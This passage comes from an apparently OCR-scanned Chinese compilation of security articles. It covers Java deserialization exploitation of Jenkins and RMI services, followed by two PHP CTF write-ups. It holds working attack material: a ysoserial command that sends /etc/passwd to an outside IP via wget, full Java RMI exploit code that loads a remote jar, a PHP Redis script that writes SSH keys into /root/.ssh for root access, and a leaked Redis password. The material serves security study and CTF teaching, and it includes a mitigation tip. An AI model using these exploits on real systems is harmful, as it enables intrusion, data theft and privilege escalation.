

图 1-2-21

1、制作 POC 的 payload 并利用：

命令：

```
java -jar makepoc.jar 请求的 URL  payload 名
```

如：

```
java -jar makpoc.jar http://www.heysec.org/xxooxxooxxoo.txt  D:\\java\\shellpayload
```



图 1-2-22

两个脚本的压缩包在：

http://www.heysec.org/wp-content/uploads/2015/12/tool.zip.jpg ，请下载保存为 tool.zip。

0x06. Jenkins Linux 环境时漏洞证明

使用 ysoserial-0.0.2-all.jar 来生成测试漏洞的 payload.命令如下：

```
java -jar ysoserial-0.0.2-all.jar CommonsCollections1 "wget --post-file=/etc/passwd
http://103.22
4.82.172:44444" >E:\\tou.bin
```

这里的 payload 的适用对象有两个要求：

1、存在漏洞的目标是 linux 的（且有 wget）

2、存在漏洞的目标需要能通外网。如果满足这 2 要求，就可以往下测试了。

使用 Jenkins 的 Exploit 脚本加载 payload：

```
python jenkins.py 218.***.***.200 8080
```

这里要注意漏洞服务器的端口，效果如下：



图 1-2-23

在 NC 的监听下，得到了目标服务器的 POST 请求且带上了目标的 passwd 文件内容。这里用到了 wget 的–post-file 参数，这里即证明了漏洞的存在也打开了一道往下搞的思路。

试着多读写文件为下一步渗透做准备，目前还没有反弹 shell 的成功过。

反弹 shell 的姿势还在继续测试中

0x07. 说在最后

感谢每一位热爱技术分享的白帽子!

本文写的粗略简单，希望对你有一定帮助，如有错误和可以补充之处还望指出。

本文中的 java 脚本都来自 xcoder 白帽子，两个 java 脚本在：

http://www.heysec.org/wp-content/uploads/2015/12/src.zip.jpg 请下载，保存为 src.zip，里面是两个 java 程序。

（全文完）责任编辑：DM_

第3节 Java 反序列化漏洞被忽略的大规模杀伤利用

作者：tang3

来自：绿盟科技博客

网址：http://blog.nsfocus.net/

前言

前一段时间热炒的 Java 反序列化漏洞，大家在玩的很嗨的时候貌似忽略了一件很重要的事情——Java 在 cs 架构的设计中使用序列化传输是非常普遍的现象，而在像 JBoss 这种中间件也使用这种设计。所以，我在一边研究这个漏洞，一边看大家嗨嗨的玩的同时，也很好奇在一些通过 Java 实现的 CS 架构应用（比如：大型国企都喜欢用的会计软件、内容发布系统），是不是也会用到 Apache Commons Collections 这个库。

不知道是不是研究 Java Web 的大神们都在闷声发大财，这次这个漏洞的分析文章大多都停留在那个老外 blog 中的各个中间件的利用玩法上，却没有注意到 Java Web 中常见的架构

都会因为这个问题而沦陷。而且除了长亭之外的文章，其他各家的修复建议大多都是针对利用来进行修复，治标不治本。

0x01 大规模利用原罪——RMI

在分布式遍地走的如今，很多使用 Java 开发的 Web 也都使用了分布式分发的结构，比如我所了解的很多大型组织都会在后台部署一些 Java 应用，用于向对外网站发布更新的静态页面，而这种发布命令的下达使用的就是 RMI。

我们先看下 RMI 在 wikipedia 上的描述：

Java 远程方法调用，即 Java RMI（Java Remote Method Invocation）是 Java 编程语言里，一种用于实现远程过程调用的应用程序编程接口。它使客户机上运行的程序可以调用远程服务器上的对象。远程方法调用特性使 Java 编程人员能够在网络环境中分布操作。RMI 全部的宗旨就是尽可能简化远程接口对象的使用。

Java RMI 极大地依赖于接口。在需要创建一个远程对象的时候，程序员通过传递一个接口来隐藏底层的实现细节。客户端得到的远程对象句柄正好与本地的根代码连接，由后者负责透过网络通信。这样一来，程序员只需关心如何通过自己的接口句柄发送消息。

更加令人警示的是 RMI 的传输过程必然会用到序列化和反序列化，那么如果 RMI 服务端接口对外开放，并且服务端使用了像 Apache Commons Collections 这样的库，很容易被攻击者窥视。

0x02 被忽略掉的关键内容

breenmachine 的原文中，有不少的地方描述了关于反序列化漏洞对于 RMI 的影响，比如：

```
Java LOVES sending serialized objects all over the place. For example:
In HTTP requests – Parameters, ViewState, Cookies, you name it.
RMI – The extensively used Java RMI protocol is 100% based on serialization
RMI over HTTP – Many Java thick client web apps use this – again 100% serialized objects
JMX – Again, relies on serialized objects being shot over the wire
Custom Protocols – Sending an receiving raw Java objects is the norm – which we' ll see
```

```
in some of the exploits to come
```

RMI 的传输 100%基于反序列化。

还有这个：

```
If you see port 1099, that’s Java RMI. RMI by definition just uses serialized objects
for all communication. This is trivially vulnerable, as seen in our OpenNMS exploit
```

如果你看到了 1099 端口，这是 Java RMI 的默认端口。RMI 默认使用序列化来完成所有的交互。这是非常常见的漏洞，就像我们写出的 OpenNMS exploit。

以及《Exploit 5 – OpenNMS through RMI》这个小节，都是在介绍 RMI 的利用情况。

但是都被大家忽略掉了，这令我很费解。

0x03 Exploit 的构造

RMI 的 Exploit 构造相对比较容易，对于了解 Java 编程的同学应该很简单的就可以写出来了。这里我们简单的来分析一下 ysoserial 这个工具中对于 RMI 利用的实现。

```
public class RMIRegistryExploit {
    public static void main(final String[] args) throws Exception {
        // ensure payload doesn't detonate during construction or deserialization
        ExecBlockingSecurityManager.wrap(new Callable&lt;Void&gt;(){public Void call()
throws Exception {
            Registry registry = LocateRegistry.getRegistry(args[0],
Integer.parseInt(args[1]));
            String className = CommonsCollections1.class.getPackage().getName() +  "."
+ args[2];
            Class<? extends ObjectPayload> payloadClass = (Class

<? extends ObjectPayload>) Class.forName(className);
            Object payload = payloadClass.newInstance().getObject(args[3]);
            Remote remote = Gadgets.createMemoitizedProxy(Gadgets.createMap("pwned",
payload), Remote.class);
            try {
                registry.bind("pwned", remote);
            } catch (Throwable e) {
                e.printStackTrace();
            }

            try {
                String[] names = registry.list();
```

```
                for (String name : names) {
                    System.out.println("looking up '" + name + "'");
                    try {
                        Remote rem = registry.lookup(name);
                        System.out.println(Arrays.asList(rem.getClass().getInterfac
es()));
                    } catch (Throwable e) {
                        e.printStackTrace();
                    }
                }
            } catch (Throwable e) {
                e.printStackTrace();
            }

            return null;
        }});
    }
}
```

这段实现代码中，使用了 Java 中 Proxy 的形式对于构造的攻击 payload 进行了封装，并在对 Proxy 实现重新封装的过程中使用了大量的泛类型。这样用最大的好处就是 payload 足够的通用，可以应对多种不同的应用。但是，对于我们目前被大多数人所使用的基于 Integer 格式报错的回显方法，这种封装影响格式异常的回显。所以，在想要获取回显交互的情况下，这个工具并不是太好用。因此，我重新写了一个用于实现回显的工具，RMI 利用部分代码如下：

```
public class RMIexploit {
    public static Constructor<?> getFirstCtor(final String name) throws Exception {
        final Constructor

<?> ctor = Class.forName(name).getDeclaredConstructors()[0];
        ctor.setAccessible(true);
        return ctor;
    }
    public static void main(String[] args) {

        String ip = args[0];
        int port = Integer.parseInt(args[1]);
        String remotejar = args[2];
        String command = args[3];
```

```
        final String ANN_INV_HANDLER_CLASS =
"sun.reflect.annotation.AnnotationInvocationHandler";
        try{
            final Transformer[] transformers = new Transformer[] {
                    new ConstantTransformer(java.net.URLClassLoader.class),
                    new InvokerTransformer("getConstructor", new Class[]
{Class[].class}, new Object[] {
                      new Class[]{java.net.URL[].class}}),
                    new InvokerTransformer("newInstance", new Class[] {
                      Object[].class}, new Object[] { new Object[] { new java.net.URL[]
{ new java.net.URL(remotejar) }}}),
                    new InvokerTransformer("loadClass",
                      new Class[] { String.class }, new Object[] { "ErrorBaseExec" }),
                    new InvokerTransformer("getMethod",
                      new Class[]{String.class, Class[].class}, new Object[]{"do_exec",
new Class[]{String.class}}),
                    new InvokerTransformer("invoke",
                      new Class[]{Object.class, Object[].class}, new Object[]{null, new
String[]{command}})
                      };
            Transformer transformedChain = new ChainedTransformer(transformers);

            Map innerMap = new HashMap();
            innerMap.put("value", "value");
            Map outerMap = TransformedMap.decorate(innerMap, null, transformedChain);

            Class cl =
Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
            Constructor ctor = cl.getDeclaredConstructor(Class.class, Map.class);
            ctor.setAccessible(true);
            Object instance = ctor.newInstance(Target.class, outerMap);
            Registry registry = LocateRegistry.getRegistry(ip, port);
            InvocationHandler h =  (InvocationHandler)
getFirstCtor(ANN_INV_HANDLER_CLASS).newInstance(Target.class, outerMap);
            Remote r =
Remote.class.cast(Proxy.newProxyInstance(Remote.class.getClassLoader(), new
Class[]{Remote.class}, h));
            registry.bind("pwned", r);
```

其实内容很简单，就是在原有的 payload 生成代码后面加上了 RMI 的调用。这种写法我针对 Jboss5 和 6 系列的版本进行了测试，均可以在 JMXInvoker 删除的情况下获取 shell。

我们在后期对该问题影响进行扫描的结果，可以证明这个 Exploit 并不仅仅只是针对 Jboss 有效，而是针对整个 RMI 协议。

PS：在我自己测试过程中，Jboss4 系列貌似并没有直接的使用 RMI，所以无法使用本小节给出的 Exploit 编写方法完成攻击。还有就是 Jboss7，我发现貌似已经不开放 RMI 相关协议端口了（也许是我下载的姿势不对 233），所以也没有测试成功。

0x04 RMI 漏洞影响

我们使用我们自己的全网扫描平台 SEER 对于 1090 和 1099 端口进行了全网扫描：

- 1090 和 1099 端口全球开放 3754959 台，其中将端口用于 RMI 交互的主机 53170 台，占比 14.16%
- 存在反序列化漏洞 5875 台，占比 11.04%
- 存在漏洞的主机中，Linux 主机 3946 台，其中可以直接获得 root 权限的主机 2531 台，占比 64.14%；Windows 主机 1929 台，其中可以直接获得管理员权限的主机 425 台，占比 22.03%

0x05 修复建议

因为受影响的多家厂商在今年 1 月拿到 POC 至今都没有对该问题做任何修复，所以短期内并不会有官方补丁放出，如果很重视这个安全问题并且想要有一个临时的解决方案可以参考 NibbleSecurity 公司的 ikkisoft 在 github 上放出了一个临时补丁 SerialKiller。

下载这个 jar 后放置于 classpath，将应用代码中的 java.io.ObjectInputStream 替换为 SerialKiller，之后配置让其能够允许或禁用一些存在问题的类，SerialKiller 有 Hot-Reload,Whitelisting,Blacklisting 几个特性，控制了外部输入反序列化后的可信类型。

以上引用长亭科技文章中的修复建议

```
lib 地址:https://github.com/ikkisoft/SerialKiller
```

绿盟科技蜂巢已针对这个漏洞启动应急机制，蜂巢是由绿盟众多研发人员、工程人员和服务同事共同维护的创新性安全扫描插件互助社区，致力于打造为一个开放、共享的安全学习社区。安全研究人员可以在互联网上获取漏洞信息，然后根据蜂巢的开发规划编写对应的扫描插件。从漏洞分析、代码开发、安全交流等多方面来提升自己的能力。另外，在这个社区，安全人员可以方便获取对应插件进行安全测试，共同维护互联网安全，一起见证群蜂筑安全巢穴的强大能力。

0x06 参考资料

1.Lib 之过？Java 反序列化漏洞通用利用分析
(http://blog.chaitin.com/2015-11-11_java_unserialize_rce/)
2.Exploiting Deserialization Vulnerabilities in Java
(http://www.slideshare.net/codewhitesec/exploiting-deserialization-vulnerabilities-in-java-54707478)
3.https://github.com/frohoff/ysoserial
4.What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have in Common? This
Vulnerability.(http://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/)
5.AppSecCali 2015 – Marshalling Pickles
(http://www.slideshare.net/frohoff1/appseccali-2015-marshalling-pickles)

（全文完）责任编辑：Rexy

第二章 代码审计及漏洞挖掘

第1节 三个白帽精选一

作者：phith0n

来自：乌云社区

网址：http://zone.wooyun.org/

0x01 找到源码

目标 http://24caf446e2bb0e659.jie.sangebaimao.com/

首先扫描发现其包含.git 目录，但访问/.git/index 发现没有这个文件，可能是被破坏了。

用 lijiejie 的工具无法还原，但用某些工具还是可以办到的，详见我之前的文章：

https://www.leavesongs.com/PENETRATION/XDCTF-2015-WEB2-WRITEUP.html

就不再赘述，用某工具直接还原源码，如图 2-1-1：

```
➜ GitCheckout  ./GitRefs.sh http://24caf446e2bb0e659.jie.sangebaimao.com/
Initialized empty Git repository in /Users/phithon/pro/misc/GitCheckout/24caf446e2bb0e659
.jie.sangebaimao.com/.git/
parseCommit d8c0934ec497e10a49cadfe24c4f8bee642e6ed9
downloadBlob d8c0934ec497e10a49cadfe24c4f8bee642e6ed9
parseTree 99991977467890b0493983b0ec80152065ea8ce5
downloadBlob 99991977467890b0493983b0ec80152065ea8ce5
downloadBlob a468143be1f414a537303bd9981abf459d9b09ee
downloadBlob fcf389956b2cdc77be2c02f2b5ceeea25be68cde
downloadBlob 9163e9ee146208b8987dfa3b5b704d198f2ffbc3
downloadBlob 13b265e50114531b50a3f11b24ca6bfaa7dd20dc
downloadBlob efc1931eb3fe8f90df6b90821beed2a1c8137ad1
HEAD is now at d8c0934 init
➜ GitCheckout
```

图 2-1-1

0x02 getshell

首先通读源码，发现有几个特点：

1. 可以上传任意文件，后缀有黑名单检查，文件名是随机字符串 md5 值
2. 数据存储于 cookie 中，通过 php 反序列化函数还原并显示

其实考察点比较有意思。看到 common.inc.php 里，包含 spl_autoload_register 函数，这个函数是自动注册类用的，在当今特别是新型的框架（laravel、composer）中常用。这个函数有个特点，如果不指定处理用的函数，就会自动包含“类名.php”或“类名.inc”的文件，并加载其中的“类名”类。

这就比较有意思了，我们之前的黑名单是不包括“.inc”文件的，所以我们可以按照下面方法进行 getshell：

1. 上传 webshell，后缀为.inc，被重命名为 xxxx.inc，如图 2-1-2：



图 2-1-2

2. 序列化一个类名为 xxxx 的类对象，如图 2-1-3：

图 2-1-3

3. 将序列化以后的字符串作为 cookie，发送到服务器上，如图 2-1-4：



图 2-1-4

4. 服务器反序列化这个字符串后，将会自动加载 xxxx 类，由于之前 spl_autoload_register 函数注册的方法，会自动加载 xxxx.inc，从而造成文件包含漏洞，getshell 成功，如图 2-1-5：



图 2-1-5

在网站根目录的 flag-1.php 中获得第一个 flag。

0x03 利用本地 redis 提权

拿到 webshell 以后，查看一下服务器的一些敏感信息。

比如在 phpinfo 里看到了 ,session 的处理方式用的 redis ,并且 save_path 里暴露了 redis 的端口和密码，如图 2-1-6：

session.referer_check	no value	no value
session.save_handler	redis	redis
session.save_path	27.0.0.1:21821? nt=1&weight=1&database=0&auth=Tat141ulyX8NKU	tcp://127.0.0.1:21821? persistent=1&weight=1&database=0&auth=Tat141uly
session.serialize_handler	php	php
session.upload_progress.cleanup	On	On
session.upload_progress.enabled	On	On

图 2-1-6

于是可以利用这段时间比较火的 redis 写公钥文件进行提权。

直接编写一个 redis.php，用 php 来连接 redis，执行 redis 写公钥的 POC：

```
<?php
$redis = new Redis();
$redis->connect('127.0.0.1', 21821);
$redis->auth("Tat141uIyX8NKU");
$redis->flushall();
$redis->config("SET", "dir", "/root/.ssh/");
$redis->config("SET", "dbfilename", "authorized_keys");
$redis->set("0", "\n\n\nssh-rsa key_pub\n\n\n");
$redis->save();
```

连接其 ssh 端口，直接获取 root 权限。

读取/root/flag-2.txt 获得第二个 flag。

（全文完）责任编辑：Rexy

第2节 三个白帽精选二

作者：phith0n

来自：乌云

网址：http://www.wooyun.org/

@法海 第一个做出此题~链接：

```
http://f2ed13418097d206c.jie.sangebaimao.com/
```

源码如下

```php
<?php
if(isset($_GET['source'])){
    highlight_file(__FILE__);
    exit;
}
include_once("flag.php");
/*
    shougong check if the $number is a palindrome number(hui wen shu)
*/
function is_palindrome_number($number) {
    $number = strval($number);
    $i = 0;
    $j = strlen($number) - 1;
    while($i < $j) {
        if($number[$i] !== $number[$j]) {
            return false;
        }
        $i++;
        $j--;
    }
    return true;
}
ini_set("display_error", false);
error_reporting(0);
$info = "";
$req = [];
foreach([$_GET, $_POST] as $global_var) {
    foreach($global_var as $key => $value) {
        $value = trim($value);
        is_string($value) && is_numeric($value) && $req[$key] = addslashes($value);
    }
}

$n1 = intval($req["number"]);
$n2 = intval(strrev($req["number"]));
if($n1 && $n2) {
    if ($req["number"] != intval($req["number"])) {
        $info = "number must be integer!";
    } elseif ($req["number"][0] == "+" || $req["number"][0] == "-") {
        $info = "no symbol";
    } elseif ($n1 != $n2) { //first check
        $info = "no, this is not a palindrome number!";
    } else { //second check
        if(is_palindrome_number($req["number"])) {
```

```
            $info = "nice! {$n1} is a palindrome number!";
        } else {
          if(strpos($req["number"], ".") === false && $n1 < 2147483646) {
              $info = "find another strange dongxi: " . FLAG2;
          } else {
              $info = "find a strange dongxi: " . FLAG;
          }
        }
    }
} else {
    $info = "no number input~";
}
?>
```

在题目上线前，我已经让部分人测试过，当时大家找到了一些解决方法。（包括整型溢出的，是 @Larry 最先跟我提出的） 之前没有这句话`$req["number"] != intval($req["number"])`，所以大家有很多方法可以解决这个问题，比如 1e10、01.1 于是我加了上面这句判断，这样就可以限制这些解法。现在说一下最终得到的三种解决方案。

0x01 利用整数溢出绕过

这是最简单的方法，用的是 php 的整数上限。借用下 @蓝加白 写的 writeup（条理清晰，思路很好）。

首先，看一下源代码。发现要找到 FLAG，必须要满足以下三个条件：

```
1. number = intval(number)
2. intval(number) = intval(strrev(number))
3. not a palindorme number
```

貌似第二个条件和第三个条件冲突了，但是我们可以利用 intval 函数的限制：

http://php.net/manual/zh/function.intval.php

看一下解释：最大的值取决于操作系统。 32 位系统最大带符号的 integer 范围是 -2147483648 到 2147483647。举例，在这样的系统上， intval('1000000000000') 会返回 2147483647。64 位系统上，最大带符号的 integer 值是 9223372036854775807。从上面我们可以知道，intval 函数还依赖操作系统，很明显测试的环境系统是 64 位，所以

应该选：9223372036854775807。

但有个问题，它的回文数明显小于 64 位系统的限制，所以我们想到前面加个 0；

最终 payload:

http://f2ed13418097d206c.jie.sangebaimao.com/?number=092233720368547758

07

0x02 利用浮点数精度绕过

这是 @玉林嘎 提出来的解决方案。

我来说一下原理。首先在电脑上测试下面的 php 代码：

```
➜ www  php -r "var_dump(1.000000000000001 == 1);"
bool(false)
➜ www  php -r "var_dump(1.0000000000000001 == 1);"
bool(true)
➜ www
```

图 2-2-1

可见，在小数小于某个值（`10^-16`）以后，再比较的时候就分不清大小了，这与 php 内部储存浮点数的机制有关。

在计算机里，是不能精确表示某个浮点数的。比如 1.0，通常情况下储存在计算机里的数值是 1.000000000000xxx，是一个十分接近 1.0 的数。所以，我们在执行这个 if 语句的时候 `if ($req["number"] != intval($req["number"]))` ,会先将右值转换成整数 ,再与左值比较。而左值是一个浮点数（1.000000000000001），所以右值又会被隐式地强制转换成浮点数 1.0 那么 1.0 和 1.000000000000001 究竟是否相等呢？ 因为我前面说的特性，1.0 其实也不是精准的 1.0，所以 php 在比较的时候是不能精准比较浮点数的，所以它会『忽略』比 10 的-16 次方更小的部分，然后就会认为左值和右值相等。 回到 CTF 中，利用这个特性，我们构造`1000000000000000.00000000000000010`，即可绕过第一个 if 语句，并且拿到 flag。

0x03 函数特性导致绕过

这是我预留的解法，也是我出这道题的用意。@Noxxx 大牛解出了这题。 这个特性涉及到 php『数字类』函数的一个特性。什么函数？包括 is_numeric 和 intval 等包含数字判断及转换的函数。 is_numeric 为例，我们先来看他的源代码：

```
static inline zend_uchar is_numeric_string_ex(const char *str, int length, long *lval, double *dval, int
    allow_errors, int *oflow_info)
{
    const char *ptr;
    int base = 10, digits = 0, dp_or_e = 0;
    double local_dval = 0.0;
    zend_uchar type;

    if (!length) {
        return 0;
    }

    if (oflow_info != NULL) {
        *oflow_info = 0;
    }

    /* Skip any whitespace
     * This is much faster than the isspace() function */
    while (*str == ' ' || *str == '\t' || *str == '\n' || *str == '\r' || *str == '\v' || *str == '\f') {
        str++;
        length--;
    }
    ptr = str;

    if (*ptr == '-' || *ptr == '+') {
        ptr++;
    }
```

图 2-2-2

可见我画框的部分，is_numeric 函数在开始判断前，会先跳过所有空白字符。这是一个特性。 也就是说，`is_numeirc("  \r\n  \t  1.2")`是会返回 true 的。

